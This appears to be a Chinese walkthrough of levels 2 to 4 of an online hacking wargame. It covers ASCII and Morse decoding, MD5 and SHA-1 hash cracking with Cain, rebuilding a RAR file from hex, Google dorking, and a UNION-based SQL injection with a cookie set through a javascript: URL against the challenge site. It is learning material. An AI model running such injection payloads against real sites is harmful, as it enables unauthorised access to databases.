


图9




图10





图11






图12




图13




图14

第二关：加密解密续

输入第一关得到的URL来到第二关，如图8，第二关考查的也是加密解密方面的知识，不过相对第一关就有些难度了。估计会困住不少同学，下面来跟我解密，看看它的庐山真面目。

第二关总共有两个提示，提示2告诉我们下一关后缀为htm，并且总长度为9。再来看看提示1，最上面的是一个加密函数，它告诉了我们程序的加密方式。

我简单的说明一下，这个函数是把给定的字符串每一位字符用ASP的asc()函数得到它的ascii值，然后再将它们用“,”连接起来，这样就得到加密结果。

解密也很简单，只要我们将对应的ascii值还原就ok了，需要用到ASP的chr()函数，解密函数如下：

```
Function ChrData(Data)
TheArray = Split(Data, ",", -1, 1)   'Split()函数将"Data"加密字符串用","分开
For each OldData in TheArray
   Newdata=NewData&chr(OldData)   '将ascii码值还原为原来的字符
Next
ChrData=NewData
End function
```

最终的解密脚本如图9，我们将这些代码保存为result.asp文件，在ASP环境下访问result.asp马上就能得到结果，如图10。

估计很多菜菜们会看晕，不知道是什么东东。其实很简单，这就是摩尔斯电码，因为以前偶然间看到过，而且我记得摩尔斯纪念日那天google首页就就出现过摩尔斯电码，不知道大家有没有注意过。

说说如何解密吧，我们可以将图10中得到的结果和摩尔电码表手工比对，不过工程浩大，如果比对完的话估计会有人吐血。这里推荐给大家一个网站www.cha88.com，提供很多破解的功能，就是网速有点慢。

通过查询，结果如图11，得到一个密码散列“SU1E953B4095713D74661DD26D7F2F3A96”。开始以为是MD5，发现是34位！后来经yizhigu大哥提醒，将SU后面的当作MD5值破解，最后得到了第三关地址，如图12。

第三关：解密技术综合考查

前面两关走的不是很顺利，估计也会有很多同学马失前蹄，与第三关失之交臂。不过能挺到第三关，说明同学们还是很棒的，接下来我们继续通关之旅。

输入第三关URL来到了第三关首页，如图13，提示1给出了众多的经典加密方法加密之后的字串，提示2是经过格式化之后的16进制hex值，玩过免杀的同学肯定会很快联想到。

我们先来看看提示2给出的到底是什么东东。先将这些hex码粘贴到WinHex里面试试，得到的结果如图14，最开始的文件头显示的是“Rar！”，明眼人一看就知道是什么东东了。

我们将它保存为RAR后缀的文件，运行该文件（要保证你的电脑已经安装了WinRAR），居然弹出框来跟偶要密码，如图15。




图15

密码还不知道，需要破解提示1的信息。解密工具我选择的是cain，大家熟知的是cain的嗅探功能，其实它的破解功能也是无与伦比的，下面为大家作简要说明。




图16

第一个加密字串“hvfkN/qlp/zhXR3cuerq6jd2Z7g=”先经过SHA-1，再经过Base64加密，我们就用cain来破解它。

首先要解密Base64，在cain窗口下通过“Alt+6”快捷键调出Base64口令解码工具，将加密字串填到如图16的位置上，得到解密后的结果。

这里我们需要的是最后一个“解码的口令（HEX）”，值为“86f7e437faa5a7fce15d1ddcb9eaeaea377667b8”。

接着我们在cain工具栏上选择“破解器”（我用的是岁月联盟的中文版本），在破解器左边框上选择“SHA-1密文”，然后在右边框右击鼠标，如图17、18。

将“86f7e437faa5a7fce15d1ddcb9eaeaea37766




图 17




图 18




图 19




图 20

7b8”填入到图18中的输入处，点击“确定”就可以对其进行破解了。

这里我们选择暴力破解，破解方法如图19，很快就得到了结果，是字符“a”。

通过同样的方法，破解了除了最后一个DES加密外，其它那几个密码均为小写的“a”，我们也可以用cain的密文计算器验证下，如图20。

“DES (Unix)”这个加密方法用cain没办法破解出来，测试了几个也不对，不过用“/b25LvtnflSjc”为关键字在google搜索了下，还真得到了结果，是个“A”，看来运气不错（后悔当时没买彩票）。




图 21

到这里所有的密文都破解完了，最终的密码为“aaaaaA”。将RAR文件解压后在pass.txt文件中得到了下一关地址，如图21。

第四关：Web攻防技术

输入URL来到第四关，是个看图题，如图22，考查的是googlehack的技巧，我想对于身经百战的同学们不会陌生吧。

我构造的关键字为：“**site:.pcsec.org inurl:upload + "The Unexpected"**”，搜索结果如图23。

当时卡在这里好长时间，最后经过dream提醒，得知了提示地址为“SQL-Injection.txt”，访问后我们得到了提示信息，如图24。

这里给出了三个提示，不过最引人注意的是提示3，它告诉我们不要下载数据库。游戏作者为什么给出这么一个提示呢？“聪明人”肯定不会被这句警示吓倒。

我毅然的选择了下载数据库这条道路，然后成功的下载数据库，接着撇下提示1和提示2，在数据库中赫然发现了下一关的地址。当高高兴兴的来到下一关，结果弄了很长时间一直提示session错误。

到这里估计你就会发现自己掉入陷阱里去了，这就是游戏作者的高明之处，很是敬佩，没有免费的午餐，我们还是一步一步的来。

提示1很简单，我们需要找到存在注入点的地址。通过手工测试，很容易找到了提示1的地址“**t.asp?sql=3&id=3**”。

继续分析提示2，我们要根据提示2给出的源代码一点一点的分析，这里要求你有基本的代码阅读能力。

首先要设置cookies，先用浏览器提交“**javascript:alert(document.cookie="饼干=好吃你就多吃点");**”，然后访问“**t.asp?sql=3&id=3 Union select data from Pass**”，得到了下一关地址“**goto666six.asp**”，如图25。

注意“Union”为大写，因为提示2的代码做了限制。Union的“Pass”表和“data”字段可以在数据库中得知。

最关键的地方到了，不能关掉这个页面，要在这个页面输入下一关的地址。因为Union成功后会给我们设置一个session值，否则到了下一关会一直提示session错误。

